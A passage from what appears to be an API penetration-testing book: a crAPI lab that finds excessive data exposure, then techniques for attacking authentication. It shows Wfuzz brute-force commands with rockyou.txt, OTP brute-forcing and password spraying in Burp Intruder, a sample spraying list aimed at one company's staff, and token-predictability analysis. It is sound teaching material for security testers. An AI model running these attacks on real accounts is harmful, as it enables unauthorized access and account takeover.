As discussed in Chapter 3, excessive data exposure is a vulnerability that takes place when the API provider sends more information than the API consumer requests. This happens because the developers designed the API to depend on the consumer to filter results.

When testing for excessive data exposure on a large scale, it's best to use a tool like Postman's Collection Runner, which helps you make many requests quickly and provides you with an easy way to review the results. If the provider responds with more information than you needed, you could have found a vulnerability.

Of course, not every excess byte of data should be considered a vulnerability; watch for excess information that can be useful in an attack. True excessive data exposure vulnerabilities are often fairly obvious because of the sheer quantity of data provided. Imagine an endpoint with the ability to search for usernames. If you queried for a username and received the username plus a timestamp of the user's last login, this is excess data, but it's hardly useful. Now, if you queried for the username and were provided with a username plus the user's full name, email, and birthday, you have a finding. For example, say a GET request to *https://secure.example.com/api/users/hapi_hacker* was supposed to give you information about our hapi_hacker account, but it responded with the following:

```
{
 "user": {
"id": 1124,
"admin": false,
"username": hapi_hacker,
"multifactor": false
}
"sales_assoc": {
       "email": "admin@example.com",
        "admin": true,
        "username": super_sales_admin,
        "multifactor": false
}
```

As you can see, a request was made for the hapi_hacker account, but the administrator's account and security settings were included in the response. Not only does the response provide you with an administrator's email address and username, but it also lets you know whether they are an administrator without multifactor authentication enabled. This vulnerability is fairly common and can be extremely useful for obtaining private information. Also, if there is an excessive data exposure vulnerability on one endpoint and method, you can bet there are others.

Finding Business Logic Flaws

OWASP provides the following advice about testing for business logic flaws (*https://owasp.org/www-community/vulnerabilities/Business_logic_vulnerability*):

> You'll need to evaluate the threat agents who could possibly exploit the problem and whether it would be detected. Again, this will take a strong understanding of the business. The vulnerabilities themselves are often quite easy to discover and exploit without any special tools or techniques, as they are a supported part of the application.

In other words, because business logic flaws are unique to each business and its logic, it is difficult to anticipate the specifics of the flaws you will find. Finding and exploiting these flaws is usually a matter of turning the features of an API against the API provider.

Business logic flaws could be discovered as early as when you review the API documentation and find directions for how not to use the application. (Chapter 3 lists the kinds of descriptions that should instantly make your vulnerability sensors go off.) When you find these, your next step should be obvious: do the opposite of what the documentation recommends! Consider the following examples:

- *If the documentation tells you not to perform action X*, perform action X.

- *If the documentation tells you that data sent in a certain format isn't validated*, upload a reverse shell payload and try to find ways to execute it. Test the size of file that can be uploaded. If rate limiting is lacking and file size is not validated, you've discovered a serious business logic flaw that will lead to a denial of service.
- *If the documentation tells you that all file formats are accepted*, upload files and test all file extensions. You can find a list of file extensions for this purpose called *file-ext* (*https://github.com/hAPI-hacker/Hacking-APIs/tree/main/Wordlists*). If you can upload these sorts of files, the next step would be to see if you can execute them.

In addition to relying on clues in the documentation, consider the features of a given endpoint to determine how a nefarious person could use them to their advantage. The challenging part about business logic flaws is that they are unique to each business. Identifying features as vulnerabilities will require putting on your evil genius cap and using your imagination.

Summary

In this chapter, you learned how to find information about API requests so you can load it into Postman and begin your testing. Then you learned to use an API as it was intended and analyze responses for common vulnerabilities. You can use the described techniques to begin testing APIs for vulnerabilities. Sometimes all it takes is using the API with an adversarial mindset to make critical findings. In the next chapter, we will attack the API's authentication mechanisms.

Lab #4: Building a crAPI Collection and Discovering Excessive Data Exposure

In Chapter 6, we discovered the existence of the crAPI API. Now we will use what we've learned from this chapter to begin analyzing crAPI endpoints. In this lab, we will register an account, authenticate to crAPI, and analyze various features of the application. In Chapter 8, we'll attack the API's authentication process. For now, I will guide you through the natural progression from browsing a web application to analyzing API endpoints. We'll start by building a request collection from scratch and then work our way toward finding an excessive data exposure vulnerability with serious implications.

In the web browser of your Kali machine, navigate to the crAPI web application. In my case, the vulnerable app is located at 192.168.195.130, but yours might be different. Register an account with the crAPI web application. The crAPI registration page requires all fields to be filled out with password complexity requirements (see Figure 7-16).



Figure 7-16: The crAPI account registration page

Since we know nothing about the APIs used in this application, we'll want to proxy the requests through Burp Suite to see what's going on below the GUI. Set up your proxy and click **Signup** to initiate the request. You should see that the application submits a POST request to the */identity/api/auth/signup* endpoint (see Figure 7-17).

Notice that the request includes a JSON payload with all of the answers you provided in the registration form.

```
Pretty  Raw  \n  Actions
1  POST /identity/api/auth/signup HTTP/1.1
2  Host: 192.168.195.130:8888
3  Content-Length: 98
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
5  Content-Type: application/json
6  Accept: */*
7  Origin: http://192.168.195.130:8888
8  Referer: http://192.168.195.130:8888/signup
9  Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
     "name":"hapi hacker one",
     "email":"email@email.com",
     "number":"0123456789",
     "password":"Password!1"
   }
```

Figure 7-17: An intercepted crAPI authentication request

Now that we've discovered our first crAPI API request, we'll start building a Postman collection. Click the **Options** button under the collection and then add a new request. Make sure that the request you build in Postman

matches the request you intercepted: a POST request to the */identity/api/auth/signup* endpoint with a JSON object as the body (see Figure 7-18).



Figure 7-18: The crAPI registration request in Postman

Test the request to make sure you've crafted it correctly, as there is actually a lot that you could get wrong at this point. For example, your endpoint or body could contain a typo, you could forget to change the request method from GET to POST, or maybe you didn't match the headers of the original request. The only way to find out if you copied it correctly is to send a request, see how the provider responds, and troubleshoot if needed. Here are a couple hints for troubleshooting this first request:

- If you receive the status code 415 Unsupported Media Type, you need to update the `Content-Type` header so that the value is *application/json*.
- The crAPI application won't allow you to create two accounts using the same number or email, so you may need to alter those values in the body of your request if you already registered in the GUI.

You'll know your request is ready when you receive a status 200 OK as a response. Once you receive a successful response, make sure to save your request!

Now that we've saved the registration request to our crAPI collection, log in to the web app to see what other API artifacts there are to discover. Proxy the login request using the email and password you registered. When you submit a successful login request, you should receive a Bearer token from the application (see Figure 7-19). You'll need to include this Bearer token in all of your authenticated requests moving forward.

```
GET /identity/api/v2/user/dashboard HTTP/1.1
Host: 192.168.195.130:8888
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJlbWFpbEBlbWFpbC5jb20iLCJpYXQiOjE
2MTMzNjA3ODgsImV4cCI6MTYxMzQ0NzE4OH0.lm9tWUBf5k8v-4jFCFKFdZWOI5d
oAHoJTJhZGUBCbFY_5dr3WtWGBwOelSYLv22CUwGLmtj8yF19m-uZSzEdyw
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/json
Accept: */*
Referer: http://192.168.195.130:8888/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Figure 7-19: An intercepted request after a successful login to crAPI

Add this Bearer token to your collection, either as an authorization method or a variable. I saved mine as an authorization method with the Type set to Bearer Token, as seen in Figure 7-20.



Figure 7-20: The Postman collection editor

Continue using the application in the browser, proxying its traffic, and saving the requests you discover to your collection. Try using different parts of the application, such as the dashboard, shop, and community, to name a few. Be sure to look for the kind of interesting functionality we discussed in this chapter.

One endpoint in particular should catch your attention simply based on the fact that it involves other crAPI users: the forum. Use the crAPI forum as it was intended in your browser and intercept the request. Submitting a comment to the forum will generate a POST request. Save the POST request to the collection. Now send the request used to populate the community forum to the */community/api/v2/community/posts/recent* endpoint. Notice anything significant in the JSON response body in Listing 7-1?

```
        "id": "fyRGJWyeEjKexxyYpQcRdZ",
        "title": "test",
        "content": "test",
        "author": {
            "nickname": "hapi hacker",
            "email": "a@b.com",
            "vehicleid": "493f426c-a820-402e-8be8-bbfc52999e7c",
            "profile_pic_url": "",
            "created_at": "2021-02-14T21:38:07.126Z"
        },
        "comments": [],
        "authorid": 6,
        "CreatedAt": "2021-02-14T21:38:07.126Z"
    },
    {
        "id": "CLnAGQPR4qDCwLPgTSTAQU",
        "title": "Title 3",
        "content": "Hello world 3",
        "author": {
            "nickname": "Robot",
            "email": "robot001@example.com",
            "vehicleid": "76442a32-f32f-4d7d-ae05-3e8c995f68ce",
            "profile_pic_url": "",
            "created_at": "2021-02-14T19:02:42.907Z"
        },
        "comments": [],
        "authorid": 3,
        "CreatedAt": "2021-02-14T19:02:42.907Z"
    }
```


Listing 7-1: A sample of the JSON response received from the /community/api/v2/community/posts/recent *endpoint*

Not only do you receive the JSON object for your post, you also receive the information about every post on the forum. Those objects contain much more information than is necessary, including sensitive information such as user IDs, email addresses, and vehicle IDs. If you've made it this far, congratulations; this means you've discovered an excessive data exposure vulnerability. Great job! There are many more vulnerabilities affecting crAPI, and we'll definitely use our findings here to help locate even more severe vulnerabilities in the upcoming chapters.

8

ATTACKING AUTHENTICATION

When it comes to testing authentication, you'll find that many of the flaws that have plagued web applications for decades have been ported over to APIs: bad passwords and password requirements, default credentials, verbose error messaging, and bad password reset processes.

In addition, several weaknesses are much more commonly found in APIs than traditional web apps. Broken API authentication comes in many forms. You might encounter a lack of authentication altogether, a lack of rate limiting applied to authentication attempts, the use of a single token or key for all requests, tokens created with insufficient entropy, and several JSON Web Token (JWT) configuration weaknesses.

This chapter will guide you through classic authentication attacks like brute-force attacks and password spraying, and then we'll cover API-specific token attacks, such as token forgery and JWT attacks. Generally, these attacks share the common goal of gaining unauthorized access, whether this means

going from a state of no access to a state of unauthorized access, obtaining access to the resources of other users, or going from a state of limited API access to one of privileged access.

Classic Authentication Attacks

In Chapter 2, we covered the simplest form of authentication used in APIs: basic authentication. To authenticate using this method, the consumer issues a request containing a username and password. As we know, RESTful APIs do not maintain state, so if the API uses basic authentication across the API, a username and password would have to be issued with every request. Thus, providers typically use basic authentication only as part of a registration process. Then, after users have successfully authenticated, the provider issues an API key or token. The provider then checks that the username and password match the authentication information stored. If the credentials match, the provider issues a successful response. If they don't match, the API may issue one of several responses. The provider may just send a generic response for all incorrect authentication attempts: "Incorrect username or password." This tells us the least amount of information, but sometimes providers will tilt the scales toward consumer convenience and provide us with more useful information. The provider could specifically tell us that a username does not exist. Then we will have a response we can use to help us discover and validate usernames.

Password Brute-Force Attacks

One of the more straightforward methods for gaining access to an API is performing a brute-force attack. Brute-forcing an API's authentication is not very different from any other brute-force attack, except you'll send the request to an API endpoint, the payload will often be in JSON, and the authentication values may be base64 encoded. Brute-force attacks are loud, often time-consuming, and brutish, but if an API lacks security controls to prevent brute-force attacks, we should not shy away from using this to our advantage.

One of the best ways to fine-tune your brute-force attack is to generate passwords specific to your target. To do this, you could leverage the information revealed in an excessive data exposure vulnerability, like the one you found in Lab #4, to compile a username and password list. The excess data could reveal technical details about the user's account, such as whether the user was using multifactor authentication, whether they had a default password, and whether the account has been activated. If the excess data involved information about the user, you could feed it to tools that can generate large, targeted password lists for brute-force attacks. For more information about creating targeted password lists, check out the Mentalist app (*https://github.com/sc0tfree/mentalist*) or the Common User Passwords Profiler (*https://github.com/Mebus/cupp*).

To actually perform the brute-force attack once you have a suitable wordlist, you can use tools such as Burp Suite's brute forcer or Wfuzz,

introduced in Chapter 4. The following example uses Wfuzz with an old, well-known password list, *rockyou.txt*:

```
$ wfuzz -d '{"email":"a@email.com","password":"FUZZ"}' --hc 405 -H 'Content-Type: application/
json' -z file,/home/hapihacker/rockyou.txt http://192.168.195.130:8888/api/v2/auth
=====================================================================
ID              Response   Lines    Word       Chars       Payload
=====================================================================
000000007:   200        0 L      1 W        225 Ch      "Password1!"
000000005:   400        0 L      34 W       474 Ch      "win"
```

The `-d` option allows you to fuzz content that is sent in the body of a POST request. The curly brackets that follow contain the POST request body. To discover the request format used in this example, I attempted to authenticate to a web application using a browser, and then I captured the authentication attempt and replicated its structure here. In this instance, the web app issues a POST request with the parameters `"email"` and `"password"`. The structure of this body will change for each API. In this example, you can see that we've specified a known email and used the `FUZZ` parameter as the password.

The `--hc` option hides responses with certain response codes. This is useful if you often receive the same status code, word length, and character count in many requests. If you know what a typical failure response looks like for your target, there is no need to see hundreds or thousands of that same response. The `-hc` option helps you filter out the responses you don't want to see.

In the tested instance, the typical failed request results in a 405 status code, but this may also differ with each API. Next, the `-H` option lets you add a header to the request. Some API providers may issue an HTTP 415 Unsupported Media Type error code if you don't include the `Content-Type:application/json` header when sending JSON data in the request body.

Once your request has been sent, you can review the results in the command line. If your `-hc` Wfuzz option has worked out, your results should be fairly easy to read. Otherwise, status codes in the 200s and 300s should be good indicators that you have successfully brute-forced credentials.

Password Reset and Multifactor Authentication Brute-Force Attacks

While you can apply brute-force techniques directly to the authentication requests, you can also use them against password reset and multifactor authentication (MFA) functionality. If a password reset process includes security questions and does not apply rate limiting to requests, we can target it in such an attack.

Like GUI web applications, APIs often use SMS recovery codes or one-time passwords (OTPs) in order to verify the identity of a user who wants to reset their password. Additionally, a provider may deploy MFA to successful authentication attempts, so you'll have to bypass that process to gain access to the account. On the backend, an API often implements this functionality using a service that sends a four- to six-digit code to the phone number

or email associated with the account. If we're not stopped by rate limiting, we should be able to brute-force these codes to gain access to the targeted account.

Begin by capturing a request for the relevant process, such as a password reset process. In the following request, you can see that the consumer includes an OTP in the request body, along with the username and new password. Thus, to reset a user's password, we'll need to guess the OTP.

```
POST /identity/api/auth/v3/check-otp HTTP/1.1
Host: 192.168.195.130:8888
User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv: 78.0) Gecko/20100101
Accept: */*
Accept -Language: en-US, en;q=0.5
Accept-Encoding: gzip,deflate
Referer: http://192.168.195.130:8888/forgot-password
Content-Type: application/json
Origin: http://192.168.195.130:8888
Content-Length: 62
Connection: close

{
"email":"a@email.com",
"otp":"1234",
"password": "Newpassword"
}
```

In this example, we'll leverage the brute forcer payload type in Burp Suite, but you could configure and run an equivalent attack using Wfuzz with brute-force options. Once you've captured a password reset request in Burp Suite, highlight the OTP and add the attack position markers discussed in Chapter 4 to turn the value into a variable. Next, select the **Payloads** tab and set the payload type to **brute forcer** (see Figure 8-1).



Figure 8-1: Configuring Burp Suite Intruder with the brute forcer payload type set

If you've configured your payload settings correctly, they should match those in Figure 8-1. In the character set field, only include numbers and characters used for the OTP. In its verbose error messaging, the API provider may indicate what values it expects. You can often test this by initiating a password reset of your own account and checking to see what the OTP consists of. For example, if the API uses a four-digit numeric code, add the numbers 0 to 9 to the character set. Then set the minimum and maximum length of the code to **4**.

Brute-forcing the password reset code is definitely worth a try. However, many web applications will both enforce rate limiting and limit the number of times you can guess the OTP. If rate limiting is holding you back, perhaps one of the evasion techniques in Chapter 13 could be of some use.

Password Spraying

Many security controls could prevent you from successfully brute-forcing an API's authentication. A technique called *password spraying* can evade many of these controls by combining a long list of users with a short list of targeted passwords. Let's say you know that an API authentication process has a lockout policy in place and will only allow 10 login attempts. You could craft a list of the nine most likely passwords (one less password than the limit) and use these to attempt to log in to many user accounts.

When you're password spraying, large and outdated wordlists like *rockyou.txt* won't work. There are way too many unlikely passwords in such a file to have any success. Instead, craft a short list of likely passwords, taking into account the constraints of the API provider's password policy, which you can discover during reconnaissance. Most password policies likely require a minimum character length, upper- and lowercase letters, and perhaps a number or special character.

Try mixing your password-spraying list with two types of *path of small-resistance (POS)* passwords, or passwords that are simple enough to guess but complex enough to meet basic password requirements (generally a minimum of eight characters, a symbol, upper- and lowercase letters, and a number). The first type includes obvious passwords like QWER!@#$, Password1!, and the formula *Season+Year+Symbol* (such as Winter2021!, Spring2021?, Fall2021!, and Autumn2021?). The second type includes more advanced passwords that relate directly to the target, often including a capitalized letter, a number, a detail about the organization, and a symbol. Here is a short password-spraying list I might generate if I were attacking an endpoint for Twitter employees:

Winter2021!	Password1!	Twitter@2022
Spring2021!	March212006!	JPD1976!
QWER!@#$	July152006!	Dorsey@2021

The key to password spraying is to maximize your user list. The more usernames you include, the higher your odds of gaining access. Build a user list during your reconnaissance efforts or by discovering excessive data exposure vulnerabilities.

In Burp Suite's Intruder, you can set up this attack in a similar manner to the standard brute-force attack, except you'll use both a list of users and a list of passwords. Choose the cluster bomb attack type and set the attack positions around the username and password, as shown in Figure 8-2.

Figure 8-2: A credential-spraying attack using Intruder

Notice that the first attack position is set to replace the username in front of *@email.com*, which you can do if you'll only be testing for users within a specific email domain.

Next, add the list of collected users as the first payload set and a short list of passwords as your second payload set. Once your payloads are configured as in Figure 8-3, you're ready to perform a password-spraying attack.



Figure 8-3: Burp Suite Intruder example payloads for a cluster bomb attack

When you're analyzing the results, it helps if you have an idea of what a standard successful login looks like. If you're unsure, search for anomalies in the lengths and response codes returned. Most web applications respond to successful login results with an HTTP status code in the 200s or 300s. In Figure 8-4, you can see a successful password-spraying attempt that has two anomalous features: a status code of 200 and a response length of 682.

Request	Payload	Status	Error	Timeout	Length
5	Password1!	200	☐	☐	682
0		500	☐	☐	479
1	Winter2021!	500	☐	☐	479
2	Spring2021!	500	☐	☐	479
3	Winter2021?	500	☐	☐	479
4	QWER!@#$	500	☐	☐	479
6	March212006!	500	☐	☐	479
7	July152006!	500	☐	☐	479
8	Twitter@2021	500	☐	☐	479
9	JPD1976!	500	☐	☐	479
10	Dorsey@2021	500	☐	☐	479

Figure 8-4: A successful password-spraying attack using Intruder

To help spot anomalies using Intruder, you can sort the results by status code or response length.

Including Base64 Authentication in Brute-Force Attacks

Some APIs will base64-encode authentication payloads sent in an API request. There are many reasons to do this, but it's important to know that security is not one of them. You can easily bypass this minor inconvenience.

If you test an authentication attempt and notice that an API is encoding to base64, it is likely making a comparison to base64-encoded credentials on the backend. This means you should adjust your fuzzing attacks to include base64 payloads using Burp Suite Intruder, which can both encode and decode base64 values. For example, the password and email values in Figure 8-5 are base64 encoded. You can decode them by highlighting the payload, right-clicking, and selecting **Base64-decode** (or the shortcut CTRL-SHIFT-B). This will reveal the payload so that you can see how it is formatted.

To perform, say, a password-spraying attack using base64 encoding, begin by selecting the attack positions. In this case, we'll select the base64-encoded password from the request in Figure 8-5. Next, add the payload set; we'll use the passwords listed in the previous section.

Now, in order to encode each password before it is sent in a request, we must use a payload-processing rule. Under the Payloads tab is an option to add such a rule. Select **Add ▸ Encoded ▸ Base64-encode** and then click **OK**. Your payload-processing window should look like Figure 8-6.



Figure 8-5: Decoding base64 using Burp Suite Intruder



Figure 8-6: Adding a payload-processing rule to Burp Suite Intruder

Now your base64-encoded password-spraying attack is ready to launch.

Forging Tokens

When implemented correctly, tokens can be an excellent way for APIs to authenticate users and authorize them to access their resources. However, if anything goes wrong when generating, processing, or handling tokens, they'll become our keys to the kingdom.

The problem with tokens is that they can be stolen, leaked, and forged. We've already covered how to steal and find leaked tokens in Chapter 6. In this section, I'll guide you through the process of forging your own tokens when weaknesses are present in the token generation process. This requires first analyzing how predictable an API provider's token generation process is. If we can discover any patterns in the tokens being provided, we may be able to forge our own or hijack another user's tokens.

APIs will often use tokens as an authorization method. A consumer may have to initially authenticate using a username and password combination, but then the provider will generate a token and give that token to the consumer to use with their API requests. If the token generation process is flawed, we will be able to analyze the tokens, hijack other user tokens, and then use them to access the resources and additional API functionality of the affected users.

Burp Suite's Sequencer provides two methods for token analysis: manually analyzing tokens provided in a text file and performing a live capture to automatically generate tokens. I will guide you through both processes.

Manual Load Analysis

To perform a manual load analysis, select the **Sequencer** module and choose the **Manual Load** tab. Click **Load** and provide the list of tokens you want to analyze. The more tokens you have in your sample, the better the results will be. Sequencer requires a minimum of 100 tokens to perform a basic analysis, which includes a *bit-level* analysis, or an automated analysis of the token converted to sets of bits. These sets of bits are then put through a series of tests involving compression, correlation, and spectral testing, as well as four tests based on the Federal Information Processing Standard (FIPS) 140-2 security requirements.

NOTE *If you would like to follow along with the examples in this section, generate your own tokens or use the bad tokens hosted on the Hacking-APIs GitHub repo (*https://github.com/hAPI-hacker/Hacking-APIs*).*

A full analysis will also include *character-level* analysis, a series of tests performed on each character in the given position in the original form of the tokens. The tokens are then put through a character count analysis and a character transition analysis, two tests that analyze how characters are distributed within a token and the differences between tokens. To perform a full analysis, Sequencer could require thousands of tokens, depending on the size and complexity of each individual token.

Once your tokens are loaded, you should see the total number of tokens loaded, the shortest token, and the longest token, as shown in Figure 8-7.



Figure 8-7: Manually loaded tokens in Burp Suite Sequencer

Now you can begin the analysis by clicking **Analyze Now**. Burp Suite should then generate a report (see Figure 8-8).



Figure 8-8: The Summary tab of the token analysis report provided by Sequencer

The token analysis report begins with a summary of the findings. The overall results include the quality of randomness within the token sample. In Figure 8-8, you can see that the quality of randomness was extremely poor, indicating that we'll likely be able to brute-force other existing tokens.

To minimize the effort required to brute-force tokens, we'll want to determine if there are parts of the token that do not change and other parts that often change. Use the character position analysis to determine which characters should be brute-forced (see Figure 8-9). You can find this feature under Character Set within the Character-Level Analysis tab.

As you can see, the token character positions do not change all that much, with the exception of the final three characters; the string `Ab4dt0k3n` remains the same throughout the sampling. Now we know we should perform a brute force of only the final three characters and leave the remainder of the token untouched.

